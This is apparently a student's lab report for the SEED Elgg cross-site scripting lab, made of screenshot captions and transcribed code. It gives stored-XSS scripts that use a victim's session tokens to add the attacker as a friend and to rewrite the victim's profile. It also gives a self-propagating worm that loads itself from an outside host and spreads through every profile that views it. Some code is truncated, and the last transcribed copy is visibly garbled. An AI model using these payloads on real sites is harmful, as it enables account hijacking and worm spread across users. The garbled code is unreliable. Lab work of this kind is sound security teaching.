


```
1<script type="text/javascript">
2window.onload = function () {
3  var Ajax=null;
4
5  // Set the timestamp and secret token parameters
6  var ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
7  var token="&_elgg_token="+elgg.security.token.__elgg_token;
8
9  //Construct the HTTP request to add Samy as a friend.
10 var sendurl= "http://www.seed-server.com/action/friends/add"+"?friend=59" + token + ts;
11
12 //Create and send Ajax request to add friend
13 Ajax=new XMLHttpRequest();
14 Ajax.open("GET",sendurl,true);
15 //Ajax.setRequestHeader("Host","www.xsslabelgg.com");
16 //Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
17 Ajax.send();
18 }
19</script>
```


Paste the script in the about me then click save




Here are the Alice's friends before visiting Samy's profile



Now when Alice visiting Samy's profile, Samy will be added as a friend




Here is the Alice's friends (Samy has been successfully added)




Task 5: Modifying the Victim's Profile


Create a new js file >> Then write the following script in it




Copy the script and paste it into about me of Samy



When Alice visiting Samy's profile, The about me of Alice's profile will be modified




Here is the about me of Alice's profile after visiting Samy's profile




Task 6: Writing a Self-Propagating XSS Worm

Open <http://www.example60.com>




Create a new js file and write the following script in it



The screenshot shows a text editor window titled 'xssWorm.js' with the following JavaScript code:

```
1/** xss attack: link method
2Put this line below in the attacker's profile:
3<script type="text/javascript" src="http://www.example60.com/xssworm.js"></script>
4*/
5window.onload = function(){
6    alert("I'm triggered");
7
8    // Put all the pieces together, and apply the URI encoding
9    var wormCode = encodeURIComponent(
10        "<script type='text/javascript' " +
11        "id = \"worm\" " +
12        "src=\"http://www.example60.com/xssworm.js\">" +
13        "</\" + \"script>"
14    );
15
16    // Set the content of the description field and access level.
17    var desc = "&description=Samy is my hero" + wormCode;
18    desc += "&accesslevel[description]=2";
19
20    // Get the name, guid, timestamp, and token.
21    var name = "&name=" + elgg.session.user.name;
22    var guid = "&guid=" + elgg.session.user.guid;
23    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
24    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
25
26    // Set the URL
27    var sendurl = "http://www.seed-server.com/action/profile/edit";
28    var content = token + ts + name + desc + guid;
29
30    // Construct and send the Ajax request
31    attackeruid = 59;
```

Go to the csp folder in the root



The screenshot shows a terminal window with the following commands and output:

```
root@2c3f4e2d8a87: /var/www/csp
seed@VM: ~/... root@2c3f4e2d8a87: /var/www/csp
[05/02/23]seed@VM:~/.../Labsetup$ dockps
2c3f4e2d8a87  elgg-10.9.0.5
14956ac35d99  mysql-10.9.0.6
[05/02/23]seed@VM:~/.../Labsetup$ docksh a4
Error: No such container: a4
[05/02/23]seed@VM:~/.../Labsetup$ docksh 2c
root@2c3f4e2d8a87:/# ls /var/www/
csp  elgg  html
root@2c3f4e2d8a87:/# ls /var/www/csp/
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
root@2c3f4e2d8a87:/# ls /var/www/csp/
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
root@2c3f4e2d8a87:/# cd /var/www/csp/
root@2c3f4e2d8a87:/var/www/csp#
```

Copy the js file to the csp folder


```
seed@VM: ~/.../Labsetup$ ls
addffriends.js      image_mysql  mysql_data
docker-compose.yml  image_www   xssWorm.js
[05/02/23]seed@VM:~/.../Labsetup$ docker cp xssWorm.js 2c3f4e2d8a87:/var/www/csp/
[05/02/23]seed@VM:~/.../Labsetup$
```

```
root@2c3f4e2d8a87: /var/www/csp
[05/02/23]seed@VM:~/.../Labsetup$ dockps
2c3f4e2d8a87  elgg-10.9.0.5
14956ac35d99  mysql-10.9.0.6
[05/02/23]seed@VM:~/.../Labsetup$ docksh a4
Error: No such container: a4
[05/02/23]seed@VM:~/.../Labsetup$ docksh 2c
root@2c3f4e2d8a87:/# ls /var/www/
csp  elgg  html
root@2c3f4e2d8a87:/# ls /var/www/csp/
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
root@2c3f4e2d8a87:/# ls /var/www/csp/
index.html  phpindex.php  script_area4.js  script_area5.js  script_area6.js
root@2c3f4e2d8a87:/# cd /var/www/csp/
root@2c3f4e2d8a87:/var/www/csp# ls
index.html  script_area4.js  script_area6.js
phpindex.php  script_area5.js  xssWorm.js
root@2c3f4e2d8a87:/var/www/csp#
```


Here is the script when typing <http://www.example60.com/worm.js>

```
ubuntu-cyber (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Firefox Web Browser May 2 13:49
SEED Project Web_XSS_Elgg.pdf Lab10 SEED 2.0 Cross-Site Scripting (XSS) Samy: Elgg For SEED 2.0 example60.com/xssWorm.js Its450/fabs/lab10 at m...
example60.com/xssWorm.js
/* xss attack: link method
Put this line below in the attacker's profile:
<script type="text/javascript" src="http://www.example60.com/xssworm.js"></script>
//
window.onload = function(){
    alert("2 is triggered");
// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(
    "<script type='text/javascript' >"+
    "id = 'worm'"+
    "<script src='http://www.example60.com/xssworm.js'>" +
    "</script>"
);
// Set the content of the description field and access level.
var desc = "description&my is my hero" + wormCode;
desc += "&accesslevel=description=2";
// Get the name, guid, timestamp, and token.
var name = "name" + elgg.session.user.name;
var guid = "guid" + elgg.session.user.guid;
var ts = "%_elgg_ts%" + elgg.security.token + elgg.ts;
